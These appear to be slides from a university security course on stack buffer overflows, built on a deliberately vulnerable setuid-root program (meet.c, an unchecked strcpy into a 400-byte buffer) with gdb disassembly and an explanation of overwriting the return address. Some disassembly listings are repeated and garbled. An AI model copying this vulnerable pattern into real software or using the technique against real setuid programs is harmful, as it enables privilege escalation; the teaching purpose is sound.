


# CS 5435: Buffer overflows


Instructor: Tom Ristenpart

<https://github.com/tomrist/cs5435-fall2019>



# Running demo example (modified from Gray hat hacking book linked in resources)

```
1 #include <stdio.h>
2 #include <string.h>
3
4
5 void greeting( char* temp1 )
6 {
7     char name[400];
8     memset(name, 0, 400);
9     strcpy(name, temp1);
10    printf( "Hi %s\n", name );
11 }
12
13
14 int main(int argc, char* argv[] )
15 {
16     greeting( argv[1] );
17     printf( "Bye %s\n", argv[1] );
18 }
```



Say this file, meet.c, is compiled to a setuid program meet

```
[student@5435-hw4-vm:~/demo]$ ls -al
total 64
drwxrwxr-x  2 student student 4096 Nov  6 08:20 .
drwxr-xr-x 17 student student 4096 Nov  5 23:27 ..
-rwxrwxr-x  1 student student 8272 Nov  5 20:04 get_sp
-rw-r--r--  1 student student  149 Nov  5 20:04 get_sp.c
-rwsrwxr-x  1 root    root   8560 Nov  5 23:27 meet
-rw-r--r--  1 student student  259 Nov  5 23:27 meet.c
-rwxrwxr-x  1 student student 8576 Nov  5 23:27 meet_orig
-rw-r--r--  1 student student  303 Nov  5 23:27 meet_orig.c
-rw-rw-r--  1 student student   53 Nov  5 20:53 sc
-rw-r--r--  1 student student  214 Nov  5 20:02 sploitstr
student@5435-hw4-vm:~/demo$
```

This means setuid will run as root!


## (DEMO)

```
1 #include <stdio.h>
2 #include <string.h>
3
4
5 void greeting( char* temp1 )
6 {
7     char name[400];
8     memset(name, 0, 400);
9     strcpy(name, temp1);
10    printf( "Hi %s\n", name );
11 }
12
13
14 int main(int argc, char* argv[] )
15 {
16     greeting( argv[1] );
17     printf( "Bye %s\n", argv[1] );
18 }
```

**Privilege escalation obtained!  
Now we'll see what happened**

# Executing machine code

```
1 #include <stdio.h>
2 #include <string.h>
3
4
5 void greeting( char* temp1 )
6 {
7     char name[400];
8     memset(name, 0, 400);
9     strcpy(name, temp1);
10    printf( "Hi %s\n", name );
11 }
12
13
14 int main(int argc, char* argv[] )
15 {
16     greeting( argv[1] );
17     printf( "Bye %s\n", argv[1] );
18 }
```



C code of simplified meet.c

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x080484b3 <+0>:    push   %ebp
0x080484b4 <+1>:    mov    %esp,%ebp
0x080484b6 <+3>:    mov    0xc(%ebp),%eax
0x080484b9 <+6>:    add    $0x4,%eax
0x080484bc <+9>:    mov    (%eax),%eax
0x080484be <+11>:   push   %eax
0x080484bf <+12>:   call   0x804846b <greeting>
0x080484c4 <+17>:   add    $0x4,%esp
0x080484c7 <+20>:   mov    0xc(%ebp),%eax
0x080484ca <+23>:   add    $0x4,%eax
0x080484cd <+26>:   mov    (%eax),%eax
0x080484cf <+28>:   push   %eax
0x080484d0 <+29>:   push   $0x8048577
0x080484d5 <+34>:   call   0x8048320 <printf@plt>
0x080484da <+39>:   add    $0x8,%esp
0x080484dd <+42>:   mov    $0x0,%eax
0x080484e2 <+47>:   leave 
0x080484e3 <+48>:   ret

End of assembler dump.
(gdb)
```

Disassembled machine code for main

# Executing machine code


Program state includes

- CPU registers (32-bit on x86)
- Memory (heap and stack)

Execute instructions 1 by 1,  
using and modifying state

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x080484b3 <+0>:    push   %ebp
0x080484b4 <+1>:    mov    %esp,%ebp
0x080484b6 <+3>:    mov    0xc(%ebp),%eax
0x080484b9 <+6>:    add    $0x4,%eax
0x080484bc <+9>:    mov    (%eax),%eax
0x080484be <+11>:   push   %eax
0x080484bf <+12>:   call   0x804846b <greeting>
0x080484c4 <+17>:   add    $0x4,%esp
```

# x86 registers



# Executing machine code

Program state includes

- CPU registers (32-bit on x86)
- Memory (heap and stack)

Execute instructions 1 by 1,  
using and modifying state

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x080484b3 <+0>:    push   %ebp
0x080484b4 <+1>:    mov    %esp,%ebp
0x080484b6 <+3>:    mov    0xc(%ebp),%eax
0x080484b9 <+6>:    add    $0x4,%eax
0x080484bc <+9>:    mov    (%eax),%eax
0x080484be <+11>:   push   %eax
0x080484bf <+12>:   call   0x804846b <greeting>
0x080484c4 <+17>:   add    $0x4,%esp
```

Example: **add \$0x4,%eax**

This just adds 4 to the value in the EAX register

Example: **nop**

The “no op” instruction, does nothing! Single byte instruction (0x90)

# Registers insufficient for most data

- Registers small, need memory
- Stack used for:
  - Local variables
  - Information needed for proper control flow as program calls and returns from functions
- Heap used for dynamically allocated data items

```
1 #include <stdio.h>
2 #include <string.h>
3
4
5 void greeting( char* temp1 )
6 {
7     char name[400];
8     memset(name, 0, 400);
9     strcpy(name, temp1);
10    printf( "Hi %s\n", name );
11 }
12
13
14 int main(int argc, char* argv[])
15 {
16     greeting( argv[1] );
17     printf( "Bye %s\n", argv[1] );
18 }
```

# Registers insufficient for most data

- Registers small, need memory
- Stack used for:
  - Local variables
  - Information needed for proper control flow as program calls and returns from functions
- Heap used for dynamically allocated data items


```
demo$ gdb -q meet
eet...done.

for function main:
    push    %ebp
    mov     %esp,%ebp
    mov     0xc(%ebp),%eax
    add     $0x4,%eax
    mov     (%eax),%eax
    push    %eax
    call    0x804846b <greeting>
    add     $0x4,%esp
```

Example: **mov \$0xc(%ebp),%eax**

Place the value at memory location ebp + 12 into eax register

# Process memory layout



**.text:**  
machine code of executable

**.data:**  
global initialized variables


**.bss:**  
“below stack section”  
global uninitialized variables

**heap:**  
dynamic variables

**stack:**  
local variables, track func calls

**Env:**  
environment variables,  
arguments to program

# Function call in meet.c



```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x080484b3 <+0>: push %ebp
0x080484b4 <+1>: mov %esp,%ebp
0x080484b5 <+2>: mov 0xc(%ebp),%eax
0x080484b6 <+3>: add $0x4,%eax
0x080484b7 <+4>: mov (%eax),%eax
0x080484b8 <+5>: push %eax
0x080484b9 <+6>: call 0x804846b <greeting>
0x080484bf <+12> eip
0x080484c4 <+17> eip
```


Pushing argv[1] onto stack

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x0804846b <+0> eip push %ebp
0x0804846c <+1> eip mov %esp,%ebp
0x0804846d <+2> eip sub $0x190,%esp
```

.... (more stuff including strcpy) ...

```
0x080484b1 <+70> eip leave
0x080484b2 <+71> eip ret
```

# Smashing the stack



```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x080484b3 <+0>: push %ebp
0x080484b4 <+1>: mov %esp,%ebp
0x080484b5 <+2>: mov 0xc(%ebp),%eax
0x080484b6 <+3>: add $0x4,%eax
0x080484b7 <+4>: mov (%eax),%eax
0x080484b8 <+5>: push %eax
0x080484b9 <+6>: call 0x804846b <greeting>
0x080484bf <+12>: add $0x4,%esp
0x080484c4 <+17>: 
```

Pushing argv[1] onto stack

Bad eip


```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x0804846b <+0>: push %ebp
0x0804846c <+1>: mov %esp,%ebp
0x0804846e <+3>: sub $0x190,%esp
```

.... (more stuff including strcpy) ...


```
0x080484b1 <+70> eip leave
